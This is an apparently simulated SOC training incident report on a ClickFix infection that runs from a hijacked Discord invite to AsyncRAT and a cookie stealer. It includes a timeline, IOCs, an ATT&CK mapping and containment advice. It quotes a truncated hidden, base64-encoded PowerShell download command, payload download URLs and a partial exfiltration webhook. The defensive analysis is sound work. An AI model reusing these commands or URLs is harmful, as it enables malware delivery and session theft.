Incident Report — Hijacked Discord Invite to ClickFix Loader: Tracing the Lure

SOC Analysis & Triage · Easy Operation

1. Header / Metadata

Operation ID	OPS-2025-0807-15
Operation name	Hijacked Discord Invite to ClickFix Loader
Started (UTC)	2025-08-07 13:42:00
Closed (UTC)	2025-08-07 14:21:00
Analyst	Ndumiso Mbanjwa
Cohort	May26 Cybersecurity
Difficulty	Easy
Severity	Critical
Final verdict	True Positive
Status	Closed – Escalated for host isolation, credential and session revocation after browser-cookie theft, and egress-policy review

2. Executive Summary

A finance analyst at Halcyon Wealth Partners, marissa.dunlap, followed a Discord invite that had been recycled — the invite code still looked ordinary, but the server behind it now redirected visitors to attacker infrastructure. Thirty-nine minutes later her workstation, hwp-fin-wks-118, was running a remote-access trojan and an info-stealer that had shipped her browser cookies and Discord tokens out of the building.

The chain is a textbook ClickFix. At 13:42 the proxy recorded a request to discord.gg/r-modlab returning a 302 to http://36.92.41[.]115/go, and a minute later the browser landed on captchaguard[.]me, which the proxy itself categorised as a newly-registered domain and allowed anyway. That page presented a fake CAPTCHA whose “verification” instructions told the user to paste a command into Windows and run it. At 13:52:10 she did: powershell.exe started with explorer.exe as its parent and a base64 -ec payload, which is the whole point of the technique — no exploit, no drive-by download, just a person following instructions.

From there the loader pulled installer.exe, which at 14:07 downloaded AClient.exe from a Bitbucket downloads URL into the user's Temp folder and ran it at 14:08:02. AsyncRAT then beaconed out twice on port 6606 — to 101.99.76[.]120 at 14:09 and, after the operator rotated, to 185.234.247[.]8 at 14:21 — both permitted by a firewall rule named Allow-Web-Egress despite 6606 being a port no browser uses. In between, at 14:18, a second binary called skul.exe POSTed the victim's browser cookies and Discord tokens to a Discord webhook, with the firewall recording the transfer to 162.159.128.233:443 as ordinary allowed web traffic. All 7 scored tasks were resolved, at 80.56% accuracy — the strongest result in this batch.

3. Operation Details

Triggering detection	Proxy flagged the fake-CAPTCHA page as a newly-registered domain (High); endpoint telemetry escalated to Critical on the encoded PowerShell, the payload execution and the stealer POST
Source	Hijacked invite discord.gg/r-modlab → redirector 36.92.41[.]115 → lure page captchaguard[.]me
Destination	C2 101.99.76[.]120:6606 and 185.234.247[.]8:6606; exfiltration to a Discord webhook at 162.159.128.233:443
User / Host affected	marissa.dunlap on hwp-fin-wks-118 (10.147.30.118)
Artefact	installer.exe → AClient.exe (AsyncRAT, SHA-256 d41c8e3f… b1c08) in AppData\Local\Temp; skul.exe (info-stealer, PID 9120); payload staged on bitbucket.org/updatevak/upd/downloads/
Direction	Inbound browsing to attacker infrastructure; outbound C2 on TCP/6606 and data exfiltration over TCP/443 to a SaaS endpoint
Tool surfaces used	Security log platform (SIEM) and firewall telemetry (FW), with Sysmon process and network records

4. Investigation & Triage

Task	Objective	What I checked	Finding	Decision & reasoning	Fig. ref
Task 1 – Brief	Frame a case with no exploit in it	The reported position: a CAPTCHA that asks the user to run a command, followed within	A social-engineering chain to be traced across proxy, endpoint and firewall evidence, with no software	Establishing that nothing was exploited changes where you look: the pivot will be a user action, so the evidence is process	Fig. 1

Task	Objective	What I checked	Finding	Decision & reasoning	Fig. ref
		the hour by a RAT and an info-stealer	vulnerability involved at any point	lineage rather than a patch level	
Task 2 – Find the fake-CAPTCHA lure page	Identify the page that delivered the instructions	Web-proxy records for the workstation around the click	13:42:00 GET https://discord.gg/r-modlab, action=ALLOW, status=302, redirect=http://36.92.41[.]115/go?c=r-modlab. 13:43:00 GET https://captchaguard[.]me/?key=8f21ac, action=ALLOW, status=200, category=newly-registered-domain	The invite itself is legitimate Discord infrastructure, which is why it passed; the 302 is where it stops being ordinary. captchaguard[.]me is the lure, and the proxy had already labelled it newly-registered — it classified the risk correctly and allowed it anyway	Fig. 1
Task 3 – Spot what the ClickFix prompt made the user run	Name the process the user was told to launch	Windows process-creation telemetry (Event 4688) on hwp-fin-wks-118	13:52:10, Critical: powershell.exe (PID 8124), parent explorer.exe, user marissa.dunlap, cmdline “powershell -w hidden -ec aQB3AHIAIAAtAHUAcgBpACAAaAB0AHQAcgBzADoALwAvAHAA…”	powershell.exe, launched from explorer.exe with a hidden window and a base64 -EncodedCommand. The parent process proves a human pasted and ran it rather than any software doing so automatically	Fig. 2
Task 4 – Trace where the loader pulled its first payload	Recover the download source	Sysmon network-connection records for the loader process	The confirmed source is hxxps://github[.]com/frfs1/update/raw/refs/heads/main/installer.exe. At 14:07:00 installer.exe (PID 8432) then	Both stages are hosted on legitimate developer platforms. Raw GitHub and Bitbucket downloads are allow-listed almost everywhere and	Fig. 3

Task	Objective	What I checked	Finding	Decision & reasoning	Fig. ref
			downloaded https://bitbucket.org/updatevak/upd/downloads/AClient.exe into C:\Users\marissa.dunlap\AppData\Local\Temp\AClient.exe	carry valid certificates, so the traffic looks like normal engineering activity	
Task 5 – Identify the command-and-control address	Pin the beacon destination	Perimeter firewall traffic for the workstation	14:09:00 10.147.30.118:5176 → 101.99.76[.]120:6606 TCP, Allowed under rule Allow-Web-Egress. A second destination follows at 14:21:00 to 185.234.247[.]8:6606, also Allowed	The answer is 101.99.76[.]120. Everything else the machine did that afternoon used browser ports; this did not. An outbound session on a port nothing in the estate legitimately speaks is among the cheapest detections available	Fig. 4, 5
Task 6 – Find what stole the browser data	Identify the info-stealer and its exfiltration path	Sysmon network records correlated with process identity and transfer size	14:18:00, Critical: skul.exe (PID 9120) POSTed to https://discord.com/api/webhooks/1355186248578502736/… carrying browser cookies and Discord tokens; the firewall logged the transfer to 162.159.128.233:443 as Allowed	The stealer is skul.exe. Exfiltration into a legitimate SaaS endpoint defeats destination-based detection outright: the domain is allow-listed and the TLS is genuine. What gives it away is that a process nobody installed is the one talking, and the volume it sent	Fig. 6, 7
Task 7 – Map the	Label the pivot	The opening records read in	T1204.001 User Execution:	The parent technique splits on	Fig. 1, 2

Task	Objective	What I checked	Finding	Decision & reasoning	Fig. ref
user-execution step to MITRE ATT&CK	precisely, including the sub-technique	order to find the step that could not have happened without the analyst personally acting	Malicious Link — the chain moved forward because the user followed the hijacked invite link to the adversary's page	exactly this distinction: a link the user followed (.001) rather than a file they opened (.002). Getting the sub-technique right is what makes the mapping useful to a detection engineer rather than merely approximately correct	

5. Threat Intelligence

Indicator (defanged)	Tool	Result / score	Date checked (UTC)	Notes
captchaguard[.]me	VirusTotal	16 of 89 vendors flagged it (ESET, Kaspersky, Fortinet, BitDefender, alphaMountain, CyRadar, Forcepoint, G-Data, Gridinsoft, Lionic and others as Phishing or Malware); registrar NameCheap, Inc.	2026-09-19	The fake-CAPTCHA page, and the most widely flagged indicator in the case. Note the sequence, though: the proxy had already categorised it as newly-registered at the moment of the visit — the local signal was available before any of these vendors had an opinion.
101.99.76[.]120	VirusTotal	11 of 89 vendors flagged it (Fortinet and Sophos as Malware; Dr.Web, Webroot, Lionic, alphaMountain, Chong Lua Dao as Malicious; BitDefender, G-	2026-09-19	The first AsyncRAT C2. Shinjiru is a bulletproof-adjacent host frequently used for malware infrastructure, which matches the detection profile.

Indicator (defanged)	Tool	Result / score	Date checked (UTC)	Notes
		Data, SOCRadar as Phishing). AS 45839 Shinjiru Technology Sdn Bhd, 101.99.64.0/19, MY		
185.234.247[.]8	VirusTotal	10 of 89 vendors flagged it (AlphaSOC as Malware; Dr.Web, Chong Lua Dao, Forcepoint as Malicious; alphaMountain, BitDefender, G-Data, Lionic, SOCRadar, Sophos as Phishing). AS 61087 Dgtl Tech Uk Llp, 185.234.247.0/24, US	2026-09-19	The rotated second C2, twelve minutes after the first. Both are flagged, but a block list built from only the 14:09 address would already have been stale by 14:21 — which is the argument for blocking behaviour, not just addresses.
AClient.exe (SHA-256 d41c8e3f… b1c08)	VirusTotal	"Item not found" — the hash has never been submitted	2026-09-19	Unknown to VirusTotal, which is the expected state for a freshly built AsyncRAT client. A hash lookup would have returned nothing and proved nothing; the execution chain and the port-6606 beacon are what identify it.
162.159.128.233 (Discord API/CDN)	Internal telemetry	Exfiltration destination for the stealer POST, recorded as Allowed under Allow-Web-Egress	2025-08-07	Genuine Discord infrastructure, so it is not an indicator to block — blocking it would break a legitimate service while the attacker moves to the next SaaS provider. It is listed to document where

Indicator (defanged)	Tool	Result / score	Date checked (UTC)	Notes
				the data went, and to make the case for process-to-network correlation instead.

This is assessed with high confidence as a ClickFix-delivered AsyncRAT infection with a commodity info-stealer attached, distributed through hijacked Discord invites — a technique that spread widely through 2025 because it needs no vulnerability and no attachment. External intelligence flags the lure page and both C2 addresses, but arrives after the fact and covers none of the parts that actually carried the attack: the payload hash is unknown to VirusTotal, the staging platforms are GitHub and Bitbucket, and the exfiltration destination is Discord itself. Three of the five links in this chain are hosted on services no organisation can block. The detections that would have worked are all local and behavioural — a newly-registered domain the proxy had already labelled, PowerShell spawned by explorer.exe with an encoded command, an outbound session on port 6606, and an unrecognised process POSTing a large body to a webhook.

6. Timeline (UTC)

Time (UTC)	Event
2025-08-07 13:42:00	Medium — hijacked invite discord.gg/r-modlab returns 302 to http://36.92.41[.]115/go (T1204.001)
2025-08-07 13:43:00	High — browser lands on https://captchaguard[.]me/?key=8f21ac; proxy categorises it newly-registered-domain and allows it
2025-08-07 13:52:10	Critical — powershell.exe (PID 8124) started by explorer.exe with -w hidden -ec and a base64 payload (T1059.001, T1027)
2025-08-07 14:07:00	Critical — installer.exe (PID 8432) downloads AClient.exe from bitbucket.org into AppData\Local\Temp (T1105, T1102)
2025-08-07 14:08:02	Critical — AClient.exe (PID 8901) executed, parent installer.exe, SHA-256 d41c8e3f…b1c08
2025-08-07 14:09:00	AsyncRAT beacons to 101.99.76[.]120:6606 — Allowed under Allow-Web-Egress (T1571, T1219)
2025-08-07 14:18:00	Critical — skul.exe (PID 9120) POSTs browser cookies and Discord tokens to a Discord webhook; transfer to 162.159.128.233:443 Allowed (T1539, T1567.004)
2025-08-07 14:21:00	Second C2 destination 185.234.247[.]8:6606 — operator rotates infrastructure, also Allowed

7. Indicators of Compromise

Type	Indicator (defanged)	Context
URL	https://discord.gg/r-modlab	Hijacked Discord invite performing a 302 to attacker infrastructure
IPv4	36.92.41[.]115	Redirector between the invite and the lure page
Domain	captchaguard[.]me	Fake-CAPTCHA lure page — platform Confirmed finding; VirusTotal 16/89
Process	powershell.exe	Launched by explorer.exe with -w hidden -ec — platform Confirmed finding
URL	hxxps://github[.]com/frfs1/update/raw/refs/heads/main/installer.exe	First-stage payload source — platform Confirmed finding
URL	https://bitbucket.org/updatevak/upd/downloads/AClient.exe	AsyncRAT download location
File path	C:\Users\marissa.dunlap\AppData\Local\Temp\AClient.exe	AsyncRAT client staged and executed from Temp
SHA-256	d41c8e3f5a2b9c7e1f6048a3b2d5c9e7f1a4b8c6d3e2f0a9b7c5d4e6f3a2b1c08	AClient.exe — not present on VirusTotal
IPv4:port	101.99.76[.]120:6606	First AsyncRAT C2 — platform Confirmed finding; VirusTotal 11/89
IPv4:port	185.234.247[.]8:6606	Rotated second C2; VirusTotal 10/89
Process	skul.exe	Info-stealer that exfiltrated browser cookies and Discord tokens — platform Confirmed finding
URL	https://discord.com/api/webhooks/1355186248578502736/…	Webhook receiving the stolen browser data
Host	hwp-fin-wks-118 (10.147.30.118)	Compromised finance workstation

STIX 2.1 Bundle


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SOC Simulator operation Hijacked Discord Invite to ClickFix Loader: Tracing the Lure.",
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            "indicator_types": [
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8. MITRE ATT&CK Mapping

Tactic	Technique	ID
Execution	User Execution: Malicious Link	T1204.001
Execution	Command and Scripting Interpreter: PowerShell	T1059.001
Defense Evasion	Obfuscated Files or Information	T1027
Command and Control	Ingress Tool Transfer	T1105
Command and Control	Web Service	T1102
Command and Control	Non-Standard Port	T1571
Command and Control	Remote Access Software	T1219
Credential Access	Steal Web Session Cookie	T1539
Exfiltration	Exfiltration Over Web Service: Exfiltration to Webhook	T1567.004

T1204.001 is the platform's own confirmed answer to the scored classification task, and the sub-technique distinction matters: the user followed a link rather than opening a file. The remaining techniques are stated because each is evidenced directly by a record recovered in the scored tasks — the encoded PowerShell, the two download URLs, the port-6606 beacons and the webhook POST — rather than inferred from the AsyncRAT family name. This operation's console does not expose an ATT&CK panel of its own.

9. Impact & Containment

Impact: hwp-fin-wks-118 is fully compromised, with an interactive remote-access trojan installed and browser session data already exfiltrated. The stolen cookies matter more than the stolen password would: a session cookie lets an attacker resume an authenticated session without triggering a login, so multi-factor authentication does not stand in the way. Every site the analyst was signed into on that machine — including any financial or corporate application — must be treated as accessible to the attacker until sessions are revoked. The RAT also gives hands-on-keyboard access, so the infection is a starting point rather than an end state. Containment steps, in priority order:

1. Isolate hwp-fin-wks-118 immediately and preserve memory before shutdown, since AsyncRAT provides live interactive access.
2. Revoke all browser sessions and refresh tokens for marissa.dunlap across corporate and third-party applications, and reset her credentials from a clean device — cookie theft bypasses MFA, so a password reset alone is insufficient.
3. Block 101.99.76[.]120, 185.234.247[.]8 and captchaguard[.]me, and hunt the firewall for any other internal host that reached either C2 or any destination on TCP/6606.
4. Search proxy logs for other users who followed discord.gg/r-modlab or reached 36.92.41[.]115, since a hijacked invite is shared widely before anyone notices.
5. Reimage the workstation, and review whether outbound traffic to arbitrary ports should be permitted under a rule named Allow-Web-Egress — the rule's name describes web traffic but

its scope does not.

10. Conclusion & Recommendations

Final verdict: True Positive. A recycled Discord invite redirected a finance analyst to a fake CAPTCHA that instructed her to run a command; the encoded PowerShell she pasted fetched a loader from GitHub, which pulled AsyncRAT from Bitbucket into her Temp folder; the RAT beaconed on port 6606 to two C2 addresses in twelve minutes, and an info-stealer shipped her browser cookies and Discord tokens to a Discord webhook. All 7 scored tasks were resolved at 80.56% accuracy.

The case is a clear demonstration of why destination-based blocking has limits. The invite was real Discord, the payloads were hosted on GitHub and Bitbucket, and the exfiltration went to Discord's own API — none of which an organisation can sensibly block. Two local signals would still have caught it at almost every stage: the proxy already knew captchaguard[.]me was registered days earlier and allowed it anyway, and the firewall permitted an outbound session on port 6606 under a rule named for web traffic. Both are policy decisions rather than missing technology, which is the most actionable kind of finding a report like this can produce.

Recommendations:

1. Block or interstitial newly-registered domains at the proxy rather than merely labelling them — the category was already correct here, only the action was wrong.
2. Restrict Allow-Web-Egress to ports 80 and 443 and alert on any outbound session to a non-standard port such as 6606, which would have caught both beacons.
3. Alert on powershell.exe spawned by explorer.exe with -EncodedCommand or -w hidden, which is the ClickFix signature regardless of what the lure page looks like.
4. Monitor executable downloads from developer platforms (raw.githubusercontent.com, bitbucket.org/downloads) to user workstations, which have no legitimate reason to fetch binaries from them.
5. Alert on unsigned processes POSTing to SaaS webhook endpoints, and correlate process identity with transfer volume rather than relying on destination reputation.
6. Include ClickFix in awareness training with the specific rule that no legitimate CAPTCHA ever asks a user to paste a command into Windows, and make it trivially easy to report one.
7. Treat browser-cookie theft as an authentication incident: revoke sessions rather than only resetting passwords, since stolen cookies defeat MFA.

11. Evidence / Screenshots

Figure	Caption	Referenced in
Figure 1	Proxy records showing the hijacked Discord invite returning a 302 to the redirector, then the browser reaching captchaguard.me — already categorised as a newly-registered domain and allowed	Tasks 1, 2, 7
Figure 2	The ClickFix execution: powershell.exe started by explorer.exe with a hidden window and a base64 -EncodedCommand payload, recorded as Critical	Tasks 3, 7
Figure 3	The payload chain: installer.exe downloading AClient.exe from Bitbucket into the user's Temp folder, then executing it with its SHA-256 recorded	Task 4
Figure 4	Perimeter firewall showing both AsyncRAT beacons on TCP/6606 — to 101.99.76.120 and the rotated 185.234.247.8 — each Allowed under the rule Allow-Web-Egress	Task 5
Figure 5	The confirmed C2 finding, with the platform's note that an outbound session on a port nothing in the estate legitimately speaks is among the cheapest signals available	Task 5
Figure 6	The info-stealer: skul.exe POSTing browser cookies and Discord tokens to a Discord webhook	Task 6
Figure 7	The same transfer at the firewall, to Discord infrastructure on 443 and allowed as ordinary web traffic, with the platform's note on why exfiltration into a legitimate SaaS endpoint defeats destination-based detection	Task 6

Figure 1. Proxy records showing the hijacked Discord invite returning a 302 to the redirector, then the browser reaching captchaguard.me — already categorised as a newly-registered domain and allowed.




Figure 2. The ClickFix execution: powershell.exe started by explorer.exe with a hidden window and a base64 -EncodedCommand payload, recorded as Critical.




Figure 3. The payload chain: installer.exe downloading AClient.exe from Bitbucket into the user's Temp folder, then executing it with its SHA-256 recorded.




Figure 4. Perimeter firewall showing both AsyncRAT beacons on TCP/6606 — to 101.99.76.120 and the rotated 185.234.247.8 — each Allowed under the rule Allow-Web-Egress.




Figure 5. The confirmed C2 finding, with the platform's note that an outbound session on a port nothing in the estate legitimately speaks is among the cheapest signals available.




Figure 6. The info-stealer: skul.exe POSTing browser cookies and Discord tokens to a Discord webhook.




Figure 7. The same transfer at the firewall, to Discord infrastructure on 443 and allowed as ordinary web traffic, with the platform's note on why exfiltration into a legitimate SaaS endpoint defeats destination-based detection.

